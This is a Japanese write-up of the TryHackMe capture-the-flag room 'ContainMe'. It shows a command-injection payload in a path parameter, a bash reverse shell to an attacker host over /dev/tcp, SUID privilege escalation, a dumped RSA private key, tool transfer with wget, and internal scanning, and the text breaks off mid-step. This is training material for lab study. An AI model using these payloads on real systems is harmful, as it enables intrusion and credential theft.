
はじめに
この記事は、TryHackMeのwriteupです。
RoomはContainMe、(難易度)はMediumです。
このRoomでは、パストラバーサル脆弱性やOSコマンドインジェクションを悪用したRemote Code Execution(RCE)、コンテナからの脱獄、そして、データベースからのクレデンシャル情報の窃盗などについて学ぶことができます。
Recon
Port Scan
Scanned at 2026-08-22 00:49:45 JST for 221s

PORT     STATE SERVICE       REASON  VERSION
22/tcp   open  ssh           syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a6:3e:80:d9:b0:98:fd:7e:09:6d:34:12:f9:15:8a:18 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDNZuuEok1Fj1PzF8NErC0Norql6X1jpgY1lgab4Ic+p22Xim2fsz9G8oxBWQvLHc57LP8oOJkxb4SkJA1bCSvpDXXRXcFZJYyTtDkJuJiLzQYfUSFNlb7uJ3UbtXJmhB+0cioQqmoPNR0PMHkzOt/iKmcXz/zxWpa9KDtwg/DKO7tXbXlwCU75gM9TA/CzpV42X8jLdg3GKDN45ZIUD127SVB+WUTE3NO12RHOWGKEuVrYzhpt/J2FR1othrB4SC4tjB1mOuKOYQB/w20BVDvLCc/U0kwR3bRP9OyuGCcL6KjHTcqhBASBUSMdZERF4kW3oKneFU/ogel3+xDEV9xP
|   256 ec:5f:8a:1d:59:b3:59:2f:49:ef:fb:f4:4a:d0:1d:7a (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBP1L2DsLekoih3uch4TYfg20+y0iLFupq1oBqmPpfaXcwPWVSHBSl6VfN99qidxKzOXWH7bC7qNKCLZQOKUUIZo=
|   256 b1:4a:22:dc:7f:60:e4:fc:08:0c:55:4f:e4:15:e0:fa (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINfYJj6Alf9dI+KYygs+hOfPWUWVebXmTM0zvW4khYy0
80/tcp   open  http          syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
2222/tcp open  EtherNetIP-1? syn-ack
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
8022/tcp open  ssh           syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.13ppa1+obfuscated~focal (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 32:06:a4:57:43:97:4f:7f:d3:87:76:1b:58:61:da:60 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC9JK47d7dD35kNhpRvT2MYVgeK2UklBMOsmuEu9Ef+ueMePZCyuckvZjCpetBYynRL9lrgUkKAJpqRFmLxdKbZPH2TGvKwNVSRfDiMzmeq4OzGxdlI66NaoNm23X5c02lPF/pwTISSsRACKg0fXhiZAAWCtoH0UKSfeyFrwSuhGFROllV0uO54q4t22edMnOGohlW7wyhmIDjRN3zxJxW7TzKfFwlJtOr6UkFCV1KRIelpTg9l0zCa5saRdV8jleHdOKoabMDAAqHAtQDjhNBL8XxtHuvFVvRkMHGP55tWjncYPzkaA2qmGy8c6W3BNdDJh1fM3QythH3EYtqTzhaZUP8RA8D/Nv0kBCUMJQMHOQrH/F7JvD8EfFaUajiP0PN2RuKAbRDmdtVrbFFFpzrJwMhTsHGOidSWSszkcYxHaTg2ktYd66ZEgerJG9jellYCRNzcNTSlBRCZbKPO9IoLNf5BCghkjkHw725x0vAFxFXAY38yD7OEH9yiqgCrNP8=
|   256 d0:21:c6:0f:bb:97:a8:e1:c1:45:17:8f:79:8f:b5:56 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDJAb46s2BnX1N3A4DoExcf14GlGiGhNUsjUouHEt60WXb79P9bUaO0EMoTZBk9FpzUwnE6ECyXLE7eQeZUpVRc=
|   256 88:38:6c:36:84:21:2e:1b:90:90:b4:1e:71:2d:a1:45 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIoHa3fTxjDJ+iT419UF3Mt8uTaEzC1AvbkUx9npX5NL
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
上記のポートスキャン結果に基づいて調査を進めます。
http://[target_ip]では、以下のようにApache2のインフォメーションページが表示されます。
Scanning
dirsearch
$ dirsearch -u http://[target_ip]
/Users/rikuxx/mac-pentest-tools/.venv/lib/python3.13/site-packages/dirsearch/dirsearch.py:23: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3.post1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /Users/rikuxx/mac-pentest-tools/reports/http_[target_ip]]/_26-08-22_00-59-52.txt

Target: http://[target_ip]/

[00:59:52] Starting:
[01:00:01] 403 -  277B  - /.ht_wsr.txt
[01:00:01] 403 -  277B  - /.htaccess.bak1
[01:00:01] 403 -  277B  - /.htaccess.sample
[01:00:02] 403 -  277B  - /.htaccess_orig
[01:00:02] 403 -  277B  - /.htaccess.orig
[01:00:02] 403 -  277B  - /.htaccess_extra
[01:00:02] 403 -  277B  - /.htaccess.save
[01:00:02] 403 -  277B  - /.htaccess_sc
[01:00:02] 403 -  277B  - /.htaccessBAK
[01:00:02] 403 -  277B  - /.htm
[01:00:02] 403 -  277B  - /.htaccessOLD
[01:00:02] 403 -  277B  - /.htaccessOLD2
[01:00:02] 403 -  277B  - /.html
[01:00:02] 403 -  277B  - /.htpasswd_test
[01:00:02] 403 -  277B  - /.htpasswds
[01:00:02] 403 -  277B  - /.httr-oauth
[01:00:05] 403 -  277B  - /.php
[01:01:05] 200 -  175B  - /index.php
[01:01:06] 200 -  175B  - /index.php/login/
[01:01:06] 200 -   21KB - /info.php

Task Completed
http://[target_ip]/info.phpでは、以下に表示されます。

phpinfo() の出力から、この環境の実行権限と制限事項について以下の点が判明しました。
-
system、exec、shell_exec、passthru、proc_openなどの標準的な実行関数はdisable_functionsに含まれていません(pcntl_*系の関数のみが無効化されています)。コード実行やファイルインクルード(LFI)の脆弱性が見つかれば、特殊なバイパス手法を使わずにシステムコマンドを直接実行できます -
allow_url_includeがOffに設定されています。HTTP URL を使用したリモートファイルインクルード (RFI) はブロックされているため、ローカルファイルインクルード (LFI) が主な調査対象となります - 標準的な
/var/www/htmlです
特になさそうです。
しかし、以下のことから、<!-- where is the path ? --> というコメントが埋め込まれています。
$ curl -i http://[target_ip]/index.php
HTTP/1.1 200 OK
Date: Fri, 21 Aug 2026 16:53:50 GMT
Server: Apache/2.4.29 (Ubuntu)
X-Powered-By: PHP/7.2.24-0ubuntu0.18.04.8
Vary: Accept-Encoding
Content-Length: 329
Content-Type: text/html; charset=UTF-8

<html>
<body>
	<pre>
	total 28K
drwxr-xr-x 2 root root 4.0K Jul 16  2021 .
drwxr-xr-x 3 root root 4.0K Jul 15  2021 ..
-rw-r--r-- 1 root root  11K Jul 15  2021 index.html
-rw-r--r-- 1 root root  154 Jul 16  2021 index.php
-rw-r--r-- 1 root root   20 Jul 15  2021 info.php
	<pre>

<!--  where is the path ?  -->

</body>
</html>
Exploitation
調査を進めると、パストラバーサル脆弱性があることに気づきます。
(.venv) rikuxx@RikunoMacBook-Air mac-pentest-tools % curl -i "http://[target_ip]/index.php?path=/etc"
HTTP/1.1 200 OK
Date: Fri, 21 Aug 2026 16:57:46 GMT
Server: Apache/2.4.29 (Ubuntu)
X-Powered-By: PHP/7.2.24-0ubuntu0.18.04.8
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

<html>
<body>
	<pre>
	total 684K
drwxr-xr-x 81 root root   4.0K Apr 27  2025 .
drwxr-xr-x 22 root root   4.0K Jul 15  2021 ..
-rw-------  1 root root      0 Jun 29  2021 .pwd.lock
drwxr-xr-x  3 root root   4.0K Jun 29  2021 NetworkManager
........
........
........
-rw-r--r--  1 root root   1.3K Feb 25  2018 ucf.conf
drwxr-xr-x  4 root root   4.0K Jul 30  2021 udev
drwxr-xr-x  3 root root   4.0K Jun 29  2021 ufw
drwxr-xr-x  3 root root   4.0K Jun 29  2021 update-manager
drwxr-xr-x  2 root root   4.0K Jun 29  2021 update-motd.d
drwxr-xr-x  2 root root   4.0K May 14  2021 update-notifier
-rw-r--r--  1 root root   4.9K Apr  8  2019 wgetrc
drwxr-xr-x  4 root root   4.0K Jun 29  2021 xdg
	<pre>

<!--  where is the path ?  -->

</body>
</html>
以下のようにOSコマンドインジェクションもあることが判明します。
$ curl -i "http://[target_ip]/index.php?path=/etc;id"
HTTP/1.1 200 OK
Date: Fri, 21 Aug 2026 16:59:19 GMT
Server: Apache/2.4.29 (Ubuntu)
X-Powered-By: PHP/7.2.24-0ubuntu0.18.04.8
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

<html>
<body>
	<pre>
	total 684K
drwxr-xr-x 81 root root   4.0K Apr 27  2025 .
drwxr-xr-x 22 root root   4.0K Jul 15  2021 ..
-rw-------  1 root root      0 Jun 29  2021 .pwd.lock
drwxr-xr-x  3 root root   4.0K Jun 29  2021 NetworkManager
.....
.....
.....
-rw-r--r--  1 root root   4.9K Apr  8  2019 wgetrc
drwxr-xr-x  4 root root   4.0K Jun 29  2021 xdg
uid=33(www-data) gid=33(www-data) groups=33(www-data)
	<pre>

<!--  where is the path ?  -->

</body>
</html>
ここで、リバースシェルを行います。
- ターゲット側
$ curl -i "http://[target_ip]/index.php" --data-urlencode "path=/etc; /bin/bash -c 'bash -i >& /dev/tcp/[ATTACKER_IP]/1234 0>&1'"
HTTP/1.1 200 OK
Date: Fri, 21 Aug 2026 17:05:37 GMT
Server: Apache/2.4.29 (Ubuntu)
X-Powered-By: PHP/7.2.24-0ubuntu0.18.04.8
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

<html>
<body>
	<pre>
	total 684K
drwxr-xr-x 81 root root   4.0K Aug 21 12:05 .
drwxr-xr-x 22 root root   4.0K Jul 15  2021 ..
-rw-------  1 root root      0 Jun 29  2021 .pwd.lock
drwxr-xr-x  3 root root   4.0K Jun 29  2021 NetworkManager
drwxr-xr-x  3 root root   4.0K Jun 29  2021 X11
drwxr-xr-x  3 root root   4.0K Jun 29  2021 acpi
-rw-r--r--  1 root root   3.0K Jun 29  2021 adduser.conf
drwxr-xr-x  2 root root   4.0K Apr 27  2025 alternatives
drwxr-xr-x  8 root root   4.0K Aug 21 12:05 apache2
drwxr-xr-x  3 root root   4.0K Apr 27  2025 apparmor
drwxr-xr-x  9 root root   4.0K Apr 27  2025 apparmor.d
.......
.......
.......
-rw-r--r--  1 root root   2.7K Jan 17  2018 sysctl.conf
drwxr-xr-x  2 root root   4.0K Aug 21 12:05 sysctl.d
drwxr-xr-x  5 root root   4.0K Aug 21 12:05 systemd
drwxr-xr-x  2 root root   4.0K Aug 21 12:02 terminfo
-rw-r--r--  1 root root     16 Aug 21 12:03 timezone
drwxr-xr-x  2 root root   4.0K Jun 29  2021 tmpfiles.d
-rw-r--r--  1 root root   1.3K Feb 25  2018 ucf.conf
drwxr-xr-x  4 root root   4.0K Aug 21 12:04 udev
drwxr-xr-x  3 root root   4.0K Jun 29  2021 ufw
drwxr-xr-x  3 root root   4.0K Jun 29  2021 update-manager
- リッスン側
$ nc -l [target_ip] 1234
bash: cannot set terminal process group (5193): Inappropriate ioctl for device
bash: no job control in this shell
www-data@host1:/var/www/html$ ls
ls
index.html
index.php
info.php
www-data@host1:/var/www/html$
このようにリバースシェルに成功しました。
シェルのアップグレードをします。
www-data@host1:/$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@host1:/$
/home/mikeの配下をみると、1cryptupxというファイルがあります。ただ、fileコマンドが使えません。
www-data@host1:/home/mike$ ls
ls
1cryptupx
www-data@host1:/home/mike$ file 1cryptupx
ls -la 1cryptupxfile 1cryptupx
bash: file: command not found
www-data@host1:/home/mike$
ls -la 1cryptupx
-rwxr-xr-x 1 mike mike 358668 Jul 30  2021 1cryptupx
ただ、以下のように実行するため、実行バイナリである可能性はありそうです。
www-data@host1:/home/mike$ ./1cryptupx
./1cryptupx
░█████╗░██████╗░██╗░░░██╗██████╗░████████╗░██████╗██╗░░██╗███████╗██╗░░░░░██╗░░░░░
██╔══██╗██╔══██╗╚██╗░██╔╝██╔══██╗╚══██╔══╝██╔════╝██║░░██║██╔════╝██║░░░░░██║░░░░░
██║░░╚═╝██████╔╝░╚████╔╝░██████╔╝░░░██║░░░╚█████╗░███████║█████╗░░██║░░░░░██║░░░░░
██║░░██╗██╔══██╗░░╚██╔╝░░██╔═══╝░░░░██║░░░░╚═══██╗██╔══██║██╔══╝░░██║░░░░░██║░░░░░
╚█████╔╝██║░░██║░░░██║░░░██║░░░░░░░░██║░░░██████╔╝██║░░██║███████╗███████╗███████╗
░╚════╝░╚═╝░░╚═╝░░░╚═╝░░░╚═╝░░░░░░░░╚═╝░░░╚═════╝░╚═╝░░╚═╝╚══════╝╚══════╝╚══════╝


www-data@host1:/home/mike$ ./1cryptupx --help
./1cryptupx --help
░█████╗░██████╗░██╗░░░██╗██████╗░████████╗░██████╗██╗░░██╗███████╗██╗░░░░░██╗░░░░░
██╔══██╗██╔══██╗╚██╗░██╔╝██╔══██╗╚══██╔══╝██╔════╝██║░░██║██╔════╝██║░░░░░██║░░░░░
██║░░╚═╝██████╔╝░╚████╔╝░██████╔╝░░░██║░░░╚█████╗░███████║█████╗░░██║░░░░░██║░░░░░
██║░░██╗██╔══██╗░░╚██╔╝░░██╔═══╝░░░░██║░░░░╚═══██╗██╔══██║██╔══╝░░██║░░░░░██║░░░░░
╚█████╔╝██║░░██║░░░██║░░░██║░░░░░░░░██║░░░██████╔╝██║░░██║███████╗███████╗███████╗
░╚════╝░╚═╝░░╚═╝░░░╚═╝░░░╚═╝░░░░░░░░╚═╝░░░╚═════╝░╚═╝░░╚═╝╚══════╝╚══════╝╚══════╝

Unable to decompress.
www-data@host1:/home/mike$
特に何もなさそうなので、方向を変える必要があるかもしれません。
Privilege Escalation
実際に、権限昇格を狙うためにSUIDから検索します。
www-data@host1:/home/mike$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/share/man/zh_TW/crypt
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/at
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/gpasswd
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/mount
/bin/ping
/bin/su
/bin/umount
/bin/fusermount
/bin/ping6
すると、/usr/share/man/zh_TW/cryptというものがあるようです。
www-data@host1:/home/mike$ ls -al /usr/share/man/zh_TW/crypt
ls -al /usr/share/man/zh_TW/crypt
-rwsr-xr-x 1 root root 358668 Jul 30  2021 /usr/share/man/zh_TW/crypt
実際に、実行すると前のと同じものが実行します。
www-data@host1:/usr/share/man/zh_TW$ ./crypt
./crypt
░█████╗░██████╗░██╗░░░██╗██████╗░████████╗░██████╗██╗░░██╗███████╗██╗░░░░░██╗░░░░░
██╔══██╗██╔══██╗╚██╗░██╔╝██╔══██╗╚══██╔══╝██╔════╝██║░░██║██╔════╝██║░░░░░██║░░░░░
██║░░╚═╝██████╔╝░╚████╔╝░██████╔╝░░░██║░░░╚█████╗░███████║█████╗░░██║░░░░░██║░░░░░
██║░░██╗██╔══██╗░░╚██╔╝░░██╔═══╝░░░░██║░░░░╚═══██╗██╔══██║██╔══╝░░██║░░░░░██║░░░░░
╚█████╔╝██║░░██║░░░██║░░░██║░░░░░░░░██║░░░██████╔╝██║░░██║███████╗███████╗███████╗
░╚════╝░╚═╝░░╚═╝░░░╚═╝░░░╚═╝░░░░░░░░╚═╝░░░╚═════╝░╚═╝░░╚═╝╚══════╝╚══════╝╚══════╝
どうやら、こっちが正規なようです。
www-data@host1:/usr/share/man/zh_TW$ ./crypt -h
./crypt -h
░█████╗░██████╗░██╗░░░██╗██████╗░████████╗░██████╗██╗░░██╗███████╗██╗░░░░░██╗░░░░░
██╔══██╗██╔══██╗╚██╗░██╔╝██╔══██╗╚══██╔══╝██╔════╝██║░░██║██╔════╝██║░░░░░██║░░░░░
██║░░╚═╝██████╔╝░╚████╔╝░██████╔╝░░░██║░░░╚█████╗░███████║█████╗░░██║░░░░░██║░░░░░
██║░░██╗██╔══██╗░░╚██╔╝░░██╔═══╝░░░░██║░░░░╚═══██╗██╔══██║██╔══╝░░██║░░░░░██║░░░░░
╚█████╔╝██║░░██║░░░██║░░░██║░░░░░░░░██║░░░██████╔╝██║░░██║███████╗███████╗███████╗
░╚════╝░╚═╝░░╚═╝░░░╚═╝░░░╚═╝░░░░░░░░╚═╝░░░╚═════╝░╚═╝░░╚═╝╚══════╝╚══════╝╚══════╝


You wish!
以下のように入力することで権限昇格することに成功します。
www-data@host1:/usr/share/man/zh_TW$ ./crypt mike
./crypt mike
░█████╗░██████╗░██╗░░░██╗██████╗░████████╗░██████╗██╗░░██╗███████╗██╗░░░░░██╗░░░░░
██╔══██╗██╔══██╗╚██╗░██╔╝██╔══██╗╚══██╔══╝██╔════╝██║░░██║██╔════╝██║░░░░░██║░░░░░
██║░░╚═╝██████╔╝░╚████╔╝░██████╔╝░░░██║░░░╚█████╗░███████║█████╗░░██║░░░░░██║░░░░░
██║░░██╗██╔══██╗░░╚██╔╝░░██╔═══╝░░░░██║░░░░╚═══██╗██╔══██║██╔══╝░░██║░░░░░██║░░░░░
╚█████╔╝██║░░██║░░░██║░░░██║░░░░░░░░██║░░░██████╔╝██║░░██║███████╗███████╗███████╗
░╚════╝░╚═╝░░╚═╝░░░╚═╝░░░╚═╝░░░░░░░░╚═╝░░░╚═════╝░╚═╝░░╚═╝╚══════╝╚══════╝╚══════╝

root@host1:/usr/share/man/zh_TW#
Docker Container Escape
他にも通信しているところがあるようです。
root@host1:/root# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.250.10  netmask 255.255.255.0  broadcast 192.168.250.255
        inet6 fe80::216:3eff:fe9c:ff0f  prefixlen 64  scopeid 0x20<link>
        ether 00:16:3e:9c:ff:0f  txqueuelen 1000  (Ethernet)
        RX packets 291  bytes 23479 (23.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 496  bytes 409273 (409.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.20.2  netmask 255.255.255.0  broadcast 172.16.20.255
        inet6 fe80::216:3eff:fe46:6b29  prefixlen 64  scopeid 0x20<link>
        ether 00:16:3e:46:6b:29  txqueuelen 1000  (Ethernet)
        RX packets 32  bytes 2552 (2.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28  bytes 2136 (2.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 348  bytes 83243 (83.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 348  bytes 83243 (83.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
mikeの秘密鍵を取得します。
root@host1:/home/mike/.ssh# cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAnWmOnLHQfBxrW0W0YuCiTuuGjCMUrISE4hdDMMuZruW6nj+z
YQCmjcL3T4j7v3/ddOBsTgxwi/+ZRZtRqJlvKEevPHJ8cR1DX7mmNyU3w/DRMnrW
djcIozYXVYdmj9v3e8xPbR6ybJX6fKpTuaDVdiwqQAecbvs5tBUkonAYUBuv1nhb
p/6+ZRYWNWv9RXE1XRuhROXD1Kl/tm7z4EcGZEDHu36oka23JJL7vzMeNtAdz3JF
wlGAtXH1cpdNa3+JKl/dBrRjV+YT3YivlqA2z4tRx/sA91RTxEO5oTYEL0bR1cKg
UPf1b21ecna8mpvQnkQmqQe8W9tSSlzVb6jnowIDAQABAoIBAA09O4liSy6lFUJv
8mP+kKgilwZiTPLVkneRjU0lUp+rIq78nJGkBF4X78T4uHO6xV13IqTN1wlvTezU
y2FqxjaVEN/8oQrCc1AxxREOSEpqjq24NyFqL4fKnNvMr4uZ7I60+FktI8SOOKsT
iEcsh8eQn10TRszuxEOpI5Ol6eWSzMPKxuw4ChniJsvaz8IDkYd4O/MDddjgcttb
Wv+LhX7qANPnRzeIDUNG2wmy3U+gxIJno/h3Xec0kVNQ0qwZmr56DO9G1oBbTU+4
6ynpIG2hEbSwGktWmnfw/4O+DZr8NiqeLY10G0MIwFIycuj2QfIF+mY6nqCZPWrH
8Lkf8wECgYEA0PMS/uqxL5u4e+bwSPdtfhEvFxk33/+PWMFIx0c5v7/jwtSW+/0v
YEIDC/DmHh9h4aF8dHMg8x18B50dw0HuLHWIgezNjJ9M8jwQgixRGamc5m6oFWh5
59581KWVIuDFqLG/6DN6cW/QQDo2MrNKP3QADeUPb2jhflzmir0TDLECgYEAwNud
VzZ6ON5YvbJbNh/JltSS1jAqUftzheX/m+3VrjE0iChLGvyP84aY7qpbiXNLHe+3
1/4JPoTljlml2RMTdZjAiF52u6KXwOLx6alGFoSbmAoZYG/4/Z0pwLjcozWGrjYD
03EDPdCclzWFyCqD9pYFGVAvEJuqx3rGYm1x/pMCgYEA0IdWFNwqOsYhBl6CvX9Z
YbBKm7XKQp2s9LnpJSAbLReXebBqgk+6gUk/+yHOto9BQ0nDiAACCT8KshqGQoDA
7tPZiTjIJqgwxatWGmOaCI9yi7IxwzPCPbqYQCyEOwuxl9rVGCqP7zfU0NSHlG/E
ELF3AGby0ZANQuv6FMn/gfECgYEAkjoyK31P4KyeBn8kb35coDNffm2YuP56Ei1Y
yMblPKVsWkyK3dRf5VrJvDSJIUe8zd8Duw6PvcqQL4XDnTq8h26hlQRi7FQU0hiB
KhTB4rL7MqV9pkRgOxOeI9VG3azpCFBGSFypA4aYJIJdhG7QDfijtxS4CtStAYES
yHCJfWcCgYAFzAx6hwi9smlvCpoZ1D8TRyqlxKf4YtSkTl74ZyiRESfvpuZSiclg
mFdVoHOt+gkpsXkmGmuqymIBRYGEw3dJ2C4MRPjx0UFpua0BAZ5k0ly6eaZuejWj
0/AHOf/jOfwvM4G2X0L8yjJqq/5F6NOjf9uxEusphzDcr/I1inuY3A==
-----END RSA PRIVATE KEY-----
しかし、SSH接続はできないようです。
$ nano id_rsa
$ ls
id_rsa
$ chmod 755 ./id_rsa
$ ssh -i id_rsa mike@[target_ip]
The authenticity of host '[target_ip]' can't be established.
ED25519 key fingerprint is: SHA256:mMbUA2y6p+S0PriDGDheemiz88Jsn8dfextdWlNpZxQ
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[target_ip]' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0755 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
mike@[target_ip]'s password:
そこで内部でポートスキャンをし、真相を明らかにします。
まず、Nmapの実行バイナリをダウンロードし、Pythonの簡易サーバーを立ち上げ、転送します。
$ python3 -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
::ffff:[MY_IP] - - [22/Aug/2026 03:14:10] "GET /nmap HTTP/1.1" 200 -
実際に、ターゲット側でダウンロードし、実行権限を付与します。
root@host1:/tmp# wget http://[MY_IP]:8000/nmap
wget http://[MY_IP]:8000/nmap
--2026-08-21 13:14:09--  http://[MY_IP]:8000/nmap
Connecting to [MY_IP]:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5944464 (5.7M) [application/octet-stream]
Saving to: 'nmap'

nmap                100%[===================>]   5.67M  1.02MB/s    in 6.1s

2026-08-21 13:14:15 (947 KB/s) - 'nmap' saved [5944464/5944464]

root@host1:/tmp# ls
ls
nmap
systemd-private-8c6de4d0d55d430d8cf11fbf5b2b8108-systemd-resolved.service-VvpNOF
tmp.RorON7Ivzl
tmp.i54qk9GCbB
tmp.utu6UYCB08
root@host1:/tmp# chmod +x ./nmap
chmod +x ./nmap
すると、中でHTTPとSSHが動いていそうです。
root@host1:/tmp# ./nmap 172.16.20.0/24
./nmap 172.16.20.0/24

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2026-08-21 13:17 CDT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-172-16-20-6.ap-south-1.compute.internal (172.16.20.6)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.000022s latency).
Not shown: 1206 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:16:3E:17:60:9E (Unknown)

Nmap scan report for ip-172-16-20-2.ap-south-1.compute.internal (172.16.20.2)
Host is up (0.000018s latency).
Not shown: 1205 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 256 IP addresses (2 hosts up) scanned in 6.78 seconds
root@host1:/tmp#
先ほどのmikeの秘密鍵をターゲット側で保存し、実行権限を付与します。
cat << 'EOF' > id_rsa
-----BEGIN RSA PRIVATE KEY-----
